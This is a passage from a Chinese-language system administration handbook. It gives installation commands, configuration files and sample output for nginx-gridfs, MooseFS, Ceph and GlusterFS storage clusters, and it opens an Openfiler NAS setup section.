--add-module=/usr/local/src/nginx-gridfs

make && make install
```

配置语法说明:

```
gridfs DB_NAME [root_collection=ROOT] [field=QUERY_FIELD]
[type=QUERY_TYPE] [user=USERNAME] [pass=PASSWORD]

gridfs 表示告诉nginx服务器要调用gridfs模块
root_collection= 指定Gridfs collection的前缀. 默认: fs
field= 指定用于查询的字段 可以是 _id 和 filename. 默认: _id
type= 指定查询的类型, 这里支持 objectid, string 和int. 默认:
objectid
user= 指定数据库的用户名. 默认: NULL, 可省略
pass= 指定数据库的密码. 默认: NULL, 可省略
```

Nginx配置文件中的具体写法:

```
location /images/ {
     gridfs images
     field=_id
     type=objectid;
     mongo 127.0.0.1:27017;
}
```

上传图片

```
sudo /srv/mongodb/bin/mongofiles put --host localhost --port
27017 --db images --local ~/photo.jpg --type jpg
```

在浏览器里输入http://localhost/images/photo.jpg 能显示图片就说明成功了

例 64.1. nginx-gridfs

```
#指定db为static，其它均为默认，默认服务器为本地
location /static/ {

        gridfs static;

}

location /static/ {

        gridfs static
        field=filename
        type=string;
        mongo 127.0.0.1:27017;

}

location /static/ {
        gridfs static;
            field=filename
            type=string;
        mongo "foo"
            172.16.1.1:27017
            172.16.1.2:27017;

}

location /static/ {

    gridfs static
    root_collection=images
    field=_id
    type=int
    user=admin
    pass=pass;
    mongo 127.0.0.1:27017;

}
```

3.2. lighttpd-gridfs

https://bitbucket.org/bwmcadams/lighttpd-gridfs/src/

4. Moose File System

http://www.moosefs.org/

4.1. Master server installation

```
groupadd mfs
useradd -g mfs mfs
cd /usr/local/src
wget
http://pro.hit.gemius.pl/hitredir/id=nXCV9nrckU2Et.zoR5kxdXZJLQ
q1fqbG4AIiq5K95Gz.07/url=moosefs.org/tl_files/mfscode/mfs-
1.6.19.tar.gz
tar zxvf mfs-1.6.19.tar.gz
cd mfs-1.6.19
./configure --prefix=/srv/mfs \
--with-default-user=mfs \
--with-default-group=mfs \
--disable-mfschunkserver \
--disable-mfsmount

make
make install
```

```
cd /srv/mfs/etc/
cp /srv/mfs/var/mfs/metadata.mfs.empty
/srv/mfs/var/mfs/metadata.mfs

cp mfsexports.cfg.dist mfsexports.cfg
cp mfsmaster.cfg.dist mfsmaster.cfg
cp mfsmetalogger.cfg.dist mfsmetalogger.cfg
vim mfsmaster.cfg
```

```
WORKING_USER = mfs
WORKING_GROUP = mfs
SYSLOG_IDENT = mfsmaster
```

```
LOCK_MEMORY = 0
NICE_LEVEL = -19

EXPORTS_FILENAME = /srv/mfs/etc/mfsexports.cfg

DATA_PATH = /srv/mfs/var/mfs

BACK_LOGS = 50

REPLICATIONS_DELAY_INIT = 300
REPLICATIONS_DELAY_DISCONNECT = 3600

MATOML_LISTEN_HOST = *
MATOML_LISTEN_PORT = 9419

MATOCS_LISTEN_HOST = *
MATOCS_LISTEN_PORT = 9420

MATOCU_LISTEN_HOST = *
MATOCU_LISTEN_PORT = 9421

CHUNKS_LOOP_TIME = 300
CHUNKS_DEL_LIMIT = 100
CHUNKS_WRITE_REP_LIMIT = 1
CHUNKS_READ_REP_LIMIT = 5

REJECT_OLD_CLIENTS = 0

# deprecated, to be removed in MooseFS 1.7
# LOCK_FILE = /srv/mfs/var/run/mfs/mfsmaster.lock
```

```
echo "192.168.3.10        mfsmaster" >> /etc/hosts
```

```
# /srv/mfs/sbin/mfsmaster start
working directory: /srv/mfs/var/mfs
lockfile created and locked
initializing mfsmaster modules ...
```

```
loading sessions ... ok
sessions file has been loaded
exports file has been loaded
loading metadata ...
create new empty filesystemmetadata file has been loaded
no charts data file - initializing empty charts
master <-> metaloggers module: listen on *:9419
master <-> chunkservers module: listen on *:9420
main master server module: listen on *:9421
mfsmaster daemon initialized properly
```

```
# /srv/mfs/sbin/mfscgiserv
starting simple cgi server (host: any , port: 9425 , rootpath:
/srv/mfs/share/mfscgi)
```

http://192.168.3.10:9425/

4.2. Backup server (metalogger) installation

```
groupadd mfs
useradd -g mfs mfs
cd /usr/local/src
wget
http://pro.hit.gemius.pl/hitredir/id=nXCV9nrckU2Et.zoR5kxdXZJLQ
q1fqbG4AIiq5K95Gz.07/url=moosefs.org/tl_files/mfscode/mfs-
1.6.19.tar.gz
tar zxvf mfs-1.6.19.tar.gz
cd mfs-1.6.19
./configure --prefix=/srv/mfs \
--with-default-user=mfs \
--with-default-group=mfs \
--disable-mfschunkserver \
--disable-mfsmount

make
make install

cd /srv/mfs/etc/
```

```
cp mfsmetalogger.cfg.dist mfsmetalogger.cfg
vim mfsmetalogger.cfg
```

```
WORKING_USER = mfs
WORKING_GROUP = mfs
SYSLOG_IDENT = mfsmetalogger
LOCK_MEMORY = 0
NICE_LEVEL = -19

DATA_PATH = /srv/mfs/var/mfs

BACK_LOGS = 50
META_DOWNLOAD_FREQ = 24

MASTER_RECONNECTION_DELAY = 5

MASTER_HOST = mfsmaster
MASTER_PORT = 9419

MASTER_TIMEOUT = 60

# deprecated, to be removed in MooseFS 1.7
# LOCK_FILE = /srv/mfs/var/run/mfs/mfsmetalogger.lock
```

```
echo "192.168.3.10        mfsmaster" >> /etc/hosts
```

```
# /srv/mfs/sbin/mfsmetalogger start
working directory: /srv/mfs/var/mfs
lockfile created and locked
initializing mfsmetalogger modules ...
mfsmetalogger daemon initialized properly
```

4.3. Chunk servers installation

```
groupadd mfs
useradd -g mfs mfs
cd /usr/local/src
wget
http://pro.hit.gemius.pl/hitredir/id=nXCV9nrckU2Et.zoR5kxdXZJLQ
q1fqbG4AIiq5K95Gz.07/url=moosefs.org/tl_files/mfscode/mfs-
1.6.19.tar.gz
tar zxvf mfs-1.6.19.tar.gz
cd mfs-1.6.19

./configure --prefix=/srv/mfs \
--with-default-user=mfs \
--with-default-group=mfs \
--disable-mfsmaster \
--disable-mfsmount

make
make install

cd /srv/mfs/etc/
cp mfschunkserver.cfg.dist mfschunkserver.cfg
cp mfshdd.cfg.dist mfshdd.cfg
vim mfschunkserver.cfg
```

```
WORKING_USER = mfs
WORKING_GROUP = mfs
SYSLOG_IDENT = mfschunkserver
LOCK_MEMORY = 0
NICE_LEVEL = -19

DATA_PATH = /srv/mfs/var/mfs

MASTER_RECONNECTION_DELAY = 5

BIND_HOST = *
MASTER_HOST = mfsmaster
MASTER_PORT = 9420

MASTER_TIMEOUT = 60

CSSERV_LISTEN_HOST = *
CSSERV_LISTEN_PORT = 9422
```

```
CSSERV_TIMEOUT = 5

HDD_CONF_FILENAME = /srv/mfs/etc/mfshdd.cfg
HDD_TEST_FREQ = 10

# deprecated, to be removed in MooseFS 1.7
# LOCK_FILE = /srv/mfs/var/run/mfs/mfschunkserver.lock
# BACK_LOGS = 50
```

```
cat >> /srv/mfs/etc/mfshdd.cfg <<EOF
/mnt/mfschunks
EOF

chown -R mfs:mfs /mnt/mfschunks
```

```
echo "192.168.3.10        mfsmaster" >> /etc/hosts
```

```
# /srv/mfs/sbin/mfschunkserver start
working directory: /srv/mfs/var/mfs
lockfile created and locked
initializing mfschunkserver modules ...
hdd space manager: scanning folder /mnt/mfschunks/ ...
hdd space manager: scanning complete
hdd space manager: /mnt/mfschunks/: 0 chunks found
hdd space manager: scanning complete
main server module: listen on *:9422
no charts data file - initializing empty charts
mfschunkserver daemon initialized properly
```

http://192.168.3.10:9425/mfs.cgi?sections=CS

http://192.168.3.10:9425/mfs.cgi?sections=HD

4.4. Users' computers installation

```
yum install fuse-devel

cd /usr/local/src
wget
http://pro.hit.gemius.pl/hitredir/id=nXCV9nrckU2Et.zoR5kxdXZJLQ
q1fqbG4AIiq5K95Gz.07/url=moosefs.org/tl_files/mfscode/mfs-
1.6.19.tar.gz
tar zxvf mfs-1.6.19.tar.gz
cd mfs-1.6.19
./configure --prefix=/srv/mfs \
 --with-default-user=mfs \
--with-default-group=mfs \
--disable-mfsmaster \
--disable-mfschunkserver

make
make install
```

mount

```
mkdir -p /mnt/mfs
modprobe fuse
/srv/mfs/bin/mfsmount /mnt/mfs -H 192.168.3.10
```

```
# df /mnt/mfs
Filesystem           1K-blocks      Used Available Use% Mounted
on
mfs#192.168.3.10:9421
                       6085120         0   6085120   0%
/mnt/mfs
```

umount

```
umount /mnt/mfs
```

4.5. Testing MFS

mfs client

```
[root@dev4 ~]# mkdir -p /mnt/mfs/neo
[root@dev4 ~]# touch test /mnt/mfs/
[root@dev4 ~]# touch /mnt/mfs/neo/test
[root@dev4 ~]# touch /mnt/mfs/helloworld
```

write testing

```
# time dd if=/dev/zero of=sometestfile bs=1024 count=100000
```

mfs chunk server

```
# ls /mnt/mfschunks/
00  07  0E  15  1C  23  2A  31  38  3F  46  4D  54  5B  62  69
70  77  7E  85  8C  93  9A  A1  A8  AF  B6  BD  C4  CB  D2  D9
E0  E7  EE  F5  FC
01  08  0F  16  1D  24  2B  32  39  40  47  4E  55  5C  63  6A
71  78  7F  86  8D  94  9B  A2  A9  B0  B7  BE  C5  CC  D3  DA
E1  E8  EF  F6  FD
02  09  10  17  1E  25  2C  33  3A  41  48  4F  56  5D  64  6B
72  79  80  87  8E  95  9C  A3  AA  B1  B8  BF  C6  CD  D4  DB
E2  E9  F0  F7  FE
03  0A  11  18  1F  26  2D  34  3B  42  49  50  57  5E  65  6C
73  7A  81  88  8F  96  9D  A4  AB  B2  B9  C0  C7  CE  D5  DC
E3  EA  F1  F8  FF
04  0B  12  19  20  27  2E  35  3C  43  4A  51  58  5F  66  6D
74  7B  82  89  90  97  9E  A5  AC  B3  BA  C1  C8  CF  D6  DD
E4  EB  F2  F9
05  0C  13  1A  21  28  2F  36  3D  44  4B  52  59  60  67  6E
75  7C  83  8A  91  98  9F  A6  AD  B4  BB  C2  C9  D0  D7  DE
E5  EC  F3  FA
06  0D  14  1B  22  29  30  37  3E  45  4C  53  5A  61  68  6F
76  7D  84  8B  92  99  A0  A7  AE  B5  BC  C3  CA  D1  D8  DF
```

```
E6  ED  F4  FB
```

5. LizardFS

LizardFS 是 MooseFS 的一个衍生版本 https://lizardfs.com/

6. Ceph

http://ceph.com/

6.1. Installation on Ubuntu

```
$ apt-cache search ceph
ceph - distributed storage
ceph-common - common utilities to mount and interact with a
ceph filesystem
ceph-common-dbg - debugging symbols for ceph-common
ceph-dbg - debugging symbols for ceph
ceph-fs-common - common utilities to mount and interact with a
ceph filesystem
ceph-fs-common-dbg - debugging symbols for ceph-fs-common
ceph-mds-dbg - debugging symbols for ceph
gceph - Graphical ceph cluster status utility
gceph-dbg - debugging symbols for gceph
libcephfs-dev - Ceph distributed file system client library
(development files)
libcephfs1 - Ceph distributed file system client library
libcephfs1-dbg - debugging symbols for libcephfs1
librados-dev - RADOS distributed object store client library
(development files)
librados2 - RADOS distributed object store client library
librados2-dbg - debugging symbols for librados2
librbd-dev - RADOS block device client library (development
files)
librbd1 - RADOS block device client library
librbd1-dbg - debugging symbols for librbd1
ceph-mds - distributed filesystem service
ceph-resource-agents - OCF-compliant resource agents for Ceph
obsync - synchronize data between cloud object storage
providers or a local directory
python-ceph - Python libraries for the Ceph distributed
filesystem

$ sudo apt-get install ceph
$ sudo apt-get install ceph-mds
```

创建配置文件 /etc/ceph/ceph.conf

```
$ vim /etc/ceph/ceph.conf
[global]

        # For version 0.55 and beyond, you must explicitly
enable
        # or disable authentication with "auth" entries in
[global].

        auth cluster required = cephx
        auth service required = cephx
        auth client required = cephx

[osd]
        osd journal size = 1000

        #The following assumes ext4 filesystem.
        filestore xattr use omap = true


        # For Bobtail (v 0.56) and subsequent versions, you may
        # add settings for mkcephfs so that it will create and
mount
        # the file system on a particular OSD for you. Remove
the comment `#`
        # character for the following settings and replace the
values
        # in braces with appropriate values, or leave the
following settings
        # commented out to accept the default values. You must
specify the
        # --mkfs option with mkcephfs in order for the
deployment script to
        # utilize the following settings, and you must define
the 'devs'
        # option for each osd instance; see below.

        #osd mkfs type = {fs-type}
        #osd mkfs options {fs-type} = {mkfs options}   #
default for xfs is "-f"
        #osd mount options {fs-type} = {mount options} #
```

```
default mount option is "rw,noatime"

        # For example, for ext4, the mount option might look
like this:

        #osd mkfs options ext4 = user_xattr,rw,noatime

        # Execute $ hostname to retrieve the name of your host,
        # and replace ubuntu with the name of your host.
        # For the monitor, replace 192.168.6.2 with the IP
        # address of your host.

[mon.a]

        host = ubuntu
        mon addr = 192.168.6.2:6789

[osd.0]
        host = ubuntu

        # For Bobtail (v 0.56) and subsequent versions, you may
        # add settings for mkcephfs so that it will create and
mount
        # the file system on a particular OSD for you. Remove
the comment `#`
        # character for the following setting for each OSD and
specify
        # a path to the device if you use mkcephfs with the --
mkfs option.

        #devs = {path-to-device}

[osd.1]
        host = ubuntu
        #devs = {path-to-device}

[mds.a]
        host = ubuntu
```

创建目录

```
sudo mkdir -p /var/lib/ceph/osd/ceph-0
sudo mkdir -p /var/lib/ceph/osd/ceph-1
sudo mkdir -p /var/lib/ceph/mon/ceph-a
sudo mkdir -p /var/lib/ceph/mds/ceph-a
```

创建key文件

```
$ cd /etc/ceph
$ sudo mkcephfs -a -c /etc/ceph/ceph.conf -k ceph.keyring
```

创建key文件过程如下

```
$ sudo mkcephfs -a -c /etc/ceph/ceph.conf -k ceph.keyring
temp dir is /tmp/mkcephfs.4rUAn1MJYV
preparing monmap in /tmp/mkcephfs.4rUAn1MJYV/monmap
/usr/bin/monmaptool --create --clobber --add a 192.168.6.2:6789
--print /tmp/mkcephfs.4rUAn1MJYV/monmap
/usr/bin/monmaptool: monmap file
/tmp/mkcephfs.4rUAn1MJYV/monmap
/usr/bin/monmaptool: generated fsid a5afe011-bfde-4784-8d3d-
e488418897d6
epoch 0
fsid a5afe011-bfde-4784-8d3d-e488418897d6
last_changed 2013-04-10 18:05:46.409761
created 2013-04-10 18:05:46.409761
0: 192.168.6.2:6789/0 mon.a
/usr/bin/monmaptool: writing epoch 0 to
/tmp/mkcephfs.4rUAn1MJYV/monmap (1 monitors)
=== osd.0 ===
2013-04-10 18:05:46.899898 7f8b26ec8780 -1
filestore(/var/lib/ceph/osd/ceph-0) limited size xattrs --
filestore_xattr_use_omap enabled
2013-04-10 18:05:47.303918 7f8b26ec8780 -1
filestore(/var/lib/ceph/osd/ceph-0) could not find
23c2fcde/osd_superblock/0//-1 in index: (2) No such file or
directory
2013-04-10 18:05:47.658550 7f8b26ec8780 -1 created object store
/var/lib/ceph/osd/ceph-0 journal /var/lib/ceph/osd/ceph-
0/journal for osd.0 fsid a5afe011-bfde-4784-8d3d-e488418897d6
```

```
2013-04-10 18:05:47.659360 7f8b26ec8780 -1 auth: error reading
file: /var/lib/ceph/osd/ceph-0/keyring: can't open
/var/lib/ceph/osd/ceph-0/keyring: (2) No such file or directory
2013-04-10 18:05:47.659489 7f8b26ec8780 -1 created new key in
keyring /var/lib/ceph/osd/ceph-0/keyring
=== osd.1 ===
2013-04-10 18:05:48.039253 7f27289be780 -1
filestore(/var/lib/ceph/osd/ceph-1) limited size xattrs --
filestore_xattr_use_omap enabled
2013-04-10 18:05:48.338222 7f27289be780 -1
filestore(/var/lib/ceph/osd/ceph-1) could not find
23c2fcde/osd_superblock/0//-1 in index: (2) No such file or
directory
2013-04-10 18:05:48.734861 7f27289be780 -1 created object store
/var/lib/ceph/osd/ceph-1 journal /var/lib/ceph/osd/ceph-
1/journal for osd.1 fsid a5afe011-bfde-4784-8d3d-e488418897d6
2013-04-10 18:05:48.734992 7f27289be780 -1 auth: error reading
file: /var/lib/ceph/osd/ceph-1/keyring: can't open
/var/lib/ceph/osd/ceph-1/keyring: (2) No such file or directory
2013-04-10 18:05:48.735294 7f27289be780 -1 created new key in
keyring /var/lib/ceph/osd/ceph-1/keyring
=== mds.a ===
creating private key for mds.a keyring /var/lib/ceph/mds/ceph-
a/keyring
creating /var/lib/ceph/mds/ceph-a/keyring
Building generic osdmap from /tmp/mkcephfs.4rUAn1MJYV/conf
/usr/bin/osdmaptool: osdmap file
'/tmp/mkcephfs.4rUAn1MJYV/osdmap'
/usr/bin/osdmaptool: writing epoch 1 to
/tmp/mkcephfs.4rUAn1MJYV/osdmap
Generating admin key at /tmp/mkcephfs.4rUAn1MJYV/keyring.admin
creating /tmp/mkcephfs.4rUAn1MJYV/keyring.admin
Building initial monitor keyring
added entity mds.a auth auth(auid = 18446744073709551615
key=AQB8OWVR0JMKMhAAZNnl4D2JkWIppS7gkdYkhw== with 0 caps)
added entity osd.0 auth auth(auid = 18446744073709551615
key=AQB7OWVRIFdNJxAAHjgfc+J1uVTMj4uVLtTSaQ== with 0 caps)
added entity osd.1 auth auth(auid = 18446744073709551615
key=AQB8OWVROCLPKxAAJ/Jim86K7Ip1PGnCw3Fb/g== with 0 caps)
=== mon.a ===
/usr/bin/ceph-mon: created monfs at /var/lib/ceph/mon/ceph-a
for mon.a
placing client.admin keyring in ceph.keyring

$ ls
```

```
ceph.conf  ceph.keyring
```

启动ceph

```
$ sudo service ceph -a start
$ sudo ceph health
```

启动过程如下

```
$ sudo service ceph -a start
=== mon.a ===
Starting Ceph mon.a on ubuntu...
starting mon.a rank 0 at 192.168.6.2:6789/0 mon_data
/var/lib/ceph/mon/ceph-a fsid a5afe011-bfde-4784-8d3d-
e488418897d6
=== mds.a ===
Starting Ceph mds.a on ubuntu...
starting mds.a at :/0
=== osd.0 ===
Starting Ceph osd.0 on ubuntu...
starting osd.0 at :/0 osd_data /var/lib/ceph/osd/ceph-0
/var/lib/ceph/osd/ceph-0/journal
=== osd.1 ===
Starting Ceph osd.1 on ubuntu...
starting osd.1 at :/0 osd_data /var/lib/ceph/osd/ceph-1
/var/lib/ceph/osd/ceph-1/journal

$ sudo ceph health
HEALTH_OK
```

```
$ sudo mkdir /mnt/ceph
$ sudo mount -t ceph 192.168.6.2:6789:/ /mnt/ceph
```

查看文件系统的挂在情况

```
$ df -T
Filesystem              Type     1K-blocks     Used Available
Use% Mounted on
/dev/mapper/ubuntu-root ext4      49263424  8860876  37900100
19% /
udev                    devtmpfs   2014956        4   2014952
1% /dev
tmpfs                   tmpfs       809808     1612    808196
1% /run
none                    tmpfs         5120        0      5120
0% /run/lock
none                    tmpfs      2024516        0   2024516
0% /run/shm
none                    tmpfs       102400        0    102400
0% /run/user
/dev/vda1               ext2        233191    80600    140150
37% /boot
192.168.6.2:6789:/      ceph      98526208 22726656  75799552
24% /mnt/ceph
```

尝试创建一个文件

```
$ sudo touch /mnt/ceph/hello
```

6.2. Installation on CentOS

CentOS 6.4

mon

```
rpm --import 'https://ceph.com/git/?
p=ceph.git;a=blob_plain;f=keys/release.asc'
rpm -Uvh http://ceph.com/rpm-bobtail/el6/x86_64/ceph-release-1-
0.el6.noarch.rpm
yum install ceph
```

配置文件，可以参考/usr/share/doc/ceph/sample.ceph.conf，或者复制后修改

```
[global]

        # For version 0.55 and beyond, you must explicitly
enable
        # or disable authentication with "auth" entries in
[global].

        auth cluster required = cephx
        auth service required = cephx
        auth client required = cephx

[osd]
        osd journal size = 1000

        #The following assumes ext4 filesystem.
        filestore xattr use omap = true


        # For Bobtail (v 0.56) and subsequent versions, you may
        # add settings for mkcephfs so that it will create and
mount
        # the file system on a particular OSD for you. Remove
the comment `#`
        # character for the following settings and replace the
values
        # in braces with appropriate values, or leave the
following settings
        # commented out to accept the default values. You must
specify the
        # --mkfs option with mkcephfs in order for the
deployment script to
        # utilize the following settings, and you must define
the 'devs'
        # option for each osd instance; see below.

        #osd mkfs type = {fs-type}
        #osd mkfs options {fs-type} = {mkfs options}   #
default for xfs is "-f"
        #osd mount options {fs-type} = {mount options} #
```

```
default mount option is "rw,noatime"

        # For example, for ext4, the mount option might look
like this:

        #osd mkfs options ext4 = user_xattr,rw,noatime

        # Execute $ hostname to retrieve the name of your host,
        # and replace {hostname} with the name of your host.
        # For the monitor, replace {ip-address} with the IP
        # address of your host.

[mon.a]

        host = {hostname}
        mon addr = {ip-address}:6789

[osd.0]
        host = {hostname}

        # For Bobtail (v 0.56) and subsequent versions, you may
        # add settings for mkcephfs so that it will create and
mount
        # the file system on a particular OSD for you. Remove
the comment `#`
        # character for the following setting for each OSD and
specify
        # a path to the device if you use mkcephfs with the --
mkfs option.

        #devs = {path-to-device}

[osd.1]
        host = {hostname}
        #devs = {path-to-device}

[mds.a]
        host = {hostname}
```

```
# mkcephfs -a -c /etc/ceph/ceph.conf -k ceph.keyring
```

mds

```
rpm --import 'https://ceph.com/git/?
p=ceph.git;a=blob_plain;f=keys/release.asc'
rpm -Uvh http://ceph.com/rpm-bobtail/el6/x86_64/ceph-release-1-
0.el6.noarch.rpm
yum install ceph
```

osd

```
rpm --import 'https://ceph.com/git/?
p=ceph.git;a=blob_plain;f=keys/release.asc'
rpm -Uvh http://ceph.com/rpm-bobtail/el6/x86_64/ceph-release-1-
0.el6.noarch.rpm
yum install ceph
```

client

```
rpm --import 'https://ceph.com/git/?
p=ceph.git;a=blob_plain;f=keys/release.asc'
rpm -Uvh http://ceph.com/rpm-bobtail/el6/x86_64/ceph-release-1-
0.el6.noarch.rpm
yum install ceph-fuse
```

从服务器复制ceph.keyring到客户端

```
scp -a root@ceph-server:/etc/ceph/ceph.keyring /etc/ceph/
```

```
mkdir /mnt/cephfs/
ceph-fuse -m 192.168.6.2:6789 /mnt/cephfs/
```

```
mount -t ceph 192.168.6.2:6789:/ /mnt/cephfs
```

RADOS Gateway

```
yum install ceph-radosgw
```

6.3. Block Devices

7. GlusterFS

http://www.gluster.org/

```
$ apt-cache search glusterfs
glusterfs-client - clustered file-system (client package)
glusterfs-dbg - GlusterFS debugging symbols
glusterfs-examples - example files for the glusterfs server and
client
glusterfs-server - clustered file-system (server package)
libglusterfs-dev - GlusterFS development libraries and headers
(development files)
libglusterfs0 - GlusterFS libraries and translator modules
```

7.1. glusterfs-server

```
$ sudo apt-get install glusterfs-server
$ sudo cp /etc/glusterfs/glusterfsd.vol
/etc/glusterfs/glusterfsd.vol.orig
```

```
$ cat /etc/glusterfs/glusterfsd.vol
### file: server-volume.vol.sample

##################################
###  GlusterFS Server Volume File  ##
##################################

#### CONFIG FILE RULES:
### "#" is comment character.
### - Config file is case sensitive
### - Options within a volume block can be in any order.
### - Spaces or tabs are used as delimitter within a line.
### - Multiple values to options will be : delimitted.
### - Each option should end within a line.
### - Missing or commented fields will assume default values.
### - Blank/commented lines are allowed.
```

```
### - Sub-volumes should already be defined above before
referring.

### Export volume "brick" with the contents of "/home/export"
directory.
volume brick
  type storage/posix                   # POSIX FS translator
  option directory /home/export        # Export this directory
end-volume

### Add network serving capability to above brick.
volume server
  type protocol/server
  option transport-type tcp
# option transport-type unix
# option transport-type ib-sdp
# option transport.socket.bind-address 192.168.1.10     #
Default is to listen on all interfaces
# option transport.socket.listen-port 6996              #
Default is 6996

# option transport-type ib-verbs
# option transport.ib-verbs.bind-address 192.168.1.10     #
Default is to listen on all interfaces
# option transport.ib-verbs.listen-port 6996              #
Default is 6996
# option transport.ib-verbs.work-request-send-size  131072
# option transport.ib-verbs.work-request-send-count 64
# option transport.ib-verbs.work-request-recv-size  131072
# option transport.ib-verbs.work-request-recv-count 64

# option client-volume-filename /etc/glusterfs/glusterfs-
client.vol
  subvolumes brick
# NOTE: Access to any volume through protocol/server is denied
by
# default. You need to explicitly grant access through # "auth"
# option.
  option auth.addr.brick.allow * # Allow access to "brick"
volume
end-volume
```

```
$ sudo mkdir /home/export
$ sudo /etc/init.d/glusterfs-server start
$ sudo /etc/init.d/glusterfs-server status
 * GlusterFS server is running.
```

7.2. glusterfs-client

```
$ sudo apt-get install glusterfs-client
$ sudo cp /etc/glusterfs/glusterfs.vol
/etc/glusterfs/glusterfs.vol.orig
```

```
# cat /etc/glusterfs/glusterfs.vol
### file: client-volume.vol.sample

######################################
###  GlusterFS Client Volume File  ##
######################################

#### CONFIG FILE RULES:
### "#" is comment character.
### - Config file is case sensitive
### - Options within a volume block can be in any order.
### - Spaces or tabs are used as delimitter within a line.
### - Each option should end within a line.
### - Missing or commented fields will assume default values.
### - Blank/commented lines are allowed.
### - Sub-volumes should already be defined above before
referring.

### Add client feature and attach to remote subvolume
volume client
  type protocol/client
  option transport-type tcp
# option transport-type unix
# option transport-type ib-sdp
  option remote-host 192.168.80.1         # IP address of the
remote brick
# option transport.socket.remote-port 6996              #
default server port is 6996
```

```
# option transport-type ib-verbs
# option transport.ib-verbs.remote-port 6996              #
default server port is 6996
# option transport.ib-verbs.work-request-send-size  1048576
# option transport.ib-verbs.work-request-send-count 16
# option transport.ib-verbs.work-request-recv-size  1048576
# option transport.ib-verbs.work-request-recv-count 16

# option transport-timeout 30          # seconds to wait for a
reply
                                       # from server for each
request
  option remote-subvolume brick        # name of the remote
volume
end-volume

### Add readahead feature
#volume readahead
#  type performance/read-ahead
#  option page-size 1MB     # unit in bytes
#  option page-count 2       # cache per file  = (page-count x
page-size)
#  subvolumes client
#end-volume

### Add IO-Cache feature
#volume iocache
#  type performance/io-cache
#  option page-size 256KB
#  option page-count 2
#  subvolumes readahead
#end-volume

### Add writeback feature
#volume writeback
#  type performance/write-behind
#  option aggregate-size 1MB
#  option window-size 2MB
#  option flush-behind off
#  subvolumes iocache
#end-volume
```

```
mkdir /mnt/glusterfs

glusterfs -f /etc/glusterfs/glusterfs.vol /mnt/glusterfs
or
mount -t glusterfs /etc/glusterfs/glusterfs.vol /mnt/glusterfs
```

fstab

```
/etc/glusterfs/glusterfs.vol  /mnt/glusterfs  glusterfs
defaults  0  0
```

7.3. Testing

client

```
touch /mnt/glusterfs/test1
touch /mnt/glusterfs/test2
```

server

```
# ll /mnt/glusterfs
total 0
-rw-r--r-- 1 root root 0 Jun 16 11:57 test1
-rw-r--r-- 1 root root 0 Jun 16 11:57 test2
```

7.4. RAID

http://www.gluster.com/community/documentation/index.php/GlusterFS_User_Guide

http://www.gluster.com/community/documentation/index.php/Storage_Server_Installation_and_Configuration

ref:http://www.howtoforge.com/high-availability-storage-cluster-with-glusterfs-on-ubuntu-p2

Mirror

例 64.2. Mirror

```
glusterfs-volgen --name store1 --raid 1 gluster1:/home/export
gluster2:/home/export
```

Strip

例 64.3. Strip

```
glusterfs-volgen --name store1 --raid 0 gluster1:/home/export
gluster2:/home/export
```

7.5. Filesystem Administration

```


# /etc/init.d/glusterd start

gluster peer probe gluster1
gluster peer probe gluster2

# gluster peer status
Number of Peers: 3

Hostname: gluster1
Uuid: 195c5908-750f-4051-accc-697ab72fa3f2
State: Probe Sent to Peer (Connected)

Hostname: gluster2
Uuid: 5f9887a9-da15-443f-aab1-5d9952247507
State: Probe Sent to Peer (Connected)

```

```
# gluster peer detach gluster3
Detach successful
```

To create a new volume

```
gluster volume create test-volume gluster1:/exp3 gluster2:/exp4
```

7.6. CentOS 6.3

```
一，准备两台服务器
serverA(Client+Server)  202.231.13.6（内网172.16.0.5）cpu:4核
Intel(R) Xeon(R) CPU E31220 @ 3.10GHz 内存：4G 硬盘：500G
serverB(Server)  211.14.14.14（内网172.16.0.3）cpu:4核Intel(R)
Xeon(R) CPU E31220 @ 3.10GHz 内存：4G 硬盘：500G

二，安装步骤
1，yum search gluster
2，yum install glusterfs-server
3，yum install fuse fuse-libs
4，cp /etc/glusterfs/glusterfsd.vol
/etc/glusterfs/glusterfsd.vol.orig
5，mkdir /www/export

三，启动
modprobe fuse
/etc/init.d/glusterd start

四，创建盘

服务器有两台,要先绑定在一起(假设使用ServerA做主服务器)
ServerA# gluster peer probe 172.16.0.3
创建Volume,名为gluster-volume
分布式：ServerA# gluster volume create gluster-volume
172.16.0.5:/www/export 172.16.0.3:/www/export
镜像式：ServerA# gluster volume create gluster-volume replica 2
172.16.0.5:/www/export 172.16.0.3:/www/export
条带式：ServerA# gluster volume create gluster-volume stripe 2
172.16.0.5:/www/export 172.16.0.3:/www/export
```

启动volume
```
ServerA# gluster volume start gluster-volume
```
查看当前所有volume状态
```
ServerA# gluster volume info
```
若要使用Cache,则使用
```
ServerA# gluster volume set gluster-volume performance.cache-size 1GB
```

Gluster自动生成配置文件，在/etc/glusterd/vols/gluster-volume/文件夹中

在客户端挂载gluster镜像,客户端直接使用Server端的配置文件，不必创建自己的配置文件了
```
Client# modprobe fuse
Client# /etc/init/glusterd start
Client# mkdir /mnt/local-volume
Client# mount.glusterfs 172.16.0.5:/gluster-volume /mnt/local-volume
Client# umount.glusterfs /mnt/local-volume
```

命令扩展：
```
gluster volume stop gluster-volume
gluster volume delete gluster-volume
```

8. Lustre

8. Lustre

9. MogileFS

http://www.danga.com/mogilefs/

10. Kosmos distributed file system (KFS)

http://kosmosfs.sourceforge.net/

11. Hadoop - HDFS

改章节已从此处经移出到《Netkiller Linux 手札》中

12. BeeGFS - The Parallel Cluster File System

http://www.beegfs.com/

13. Coda

14. OpenAFS

http://www.openafs.org/

第 65 章 Shared Storage

cluster file system

1. Oracle OCFS2

1.1. 安装

2. GFS2

3. fam & imon

第 66 章 Network Attached Storage(NAS 网络附加存储)

1. Network Storage - Openfiler

Openfiler is a powerful, intuitive browser-based network storage software distribution. Openfiler delivers file-based Network Attached Storage and block-based Storage Area Networking in a single framework.

openfiler 的官方网站
过程 66.1. Openfiler Storage Control Center

1. 登录管理界面

```
https://<ip address>:446/
```

初始帐号和密码是: openfiler/password

2. 首先要修改默认密码

Accounts->Admin Password

```
Current Password:  password
New Password:  新密码
Confirm New Password:  确认密码
```

Submit 提交

1.1. Accounts

- 用户认证

  openfiler.ldif

```
dn: ou=people,dc=bg7nyt,dc=cn
ou: people
objectClass: organizationalUnit

dn: ou=Idmap,dc=bg7nyt,dc=cn
ou: Idmap
objectClass: organizationalUnit
```

  添加people组织单元

```
[chenjingfeng@backup ldap]$ ldapadd -x -D
"cn=root,dc=bg7nyt,dc=cn" -W -f openfiler.ldif
Enter LDAP Password:
adding new entry "ou=people,dc=bg7nyt,dc=cn"

adding new entry "ou=Idmap,dc=bg7nyt,dc=cn"
```

  a. Accounts->Authentication

